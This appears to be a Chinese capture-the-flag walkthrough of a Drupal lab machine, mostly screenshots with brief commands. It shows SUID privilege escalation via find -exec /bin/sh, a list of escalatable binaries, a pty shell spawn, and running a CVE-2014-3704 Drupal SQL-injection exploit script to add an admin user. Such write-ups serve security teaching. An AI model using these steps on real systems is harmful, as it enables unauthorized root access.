
使用用户名密码登录Drupal

在dashboard中找到flag3

需要查看shadow,先查看一下/etc/passwd
exit
cd /etc/passwd
发现flag4
cd /home/flag4
ls
cat flag4.txt
使用SUID提权
查询具有SUID权限的文件
find / -user root -perm -4000 -print 2>/dev/null
补:可用于提权的高危工具列表
Nmap:网络扫描工具。
Vim:文本编辑器。
find:文件查找工具。
Bash:Shell。
More/Less:文件分页查看工具。
Nano:轻量级文本编辑器。
cp:文件复制工具。
使用find命令进行提权
find / -name index.php -exec "/bin/sh" \;
成功取得了root权限
进入交互式shell,查找flag
python -c 'import pty;pty.spawn("/bin/bash")'
find / -name "*flag*"
cat /root/thefinalflag.txt
补:CVE2014-3704



Drupal7.0-7.31版本可通过sql注入直接添加管理员用户

下载后,使用python2运行


python2 34992.py -t http://192.168.19.132 -u xx -p 123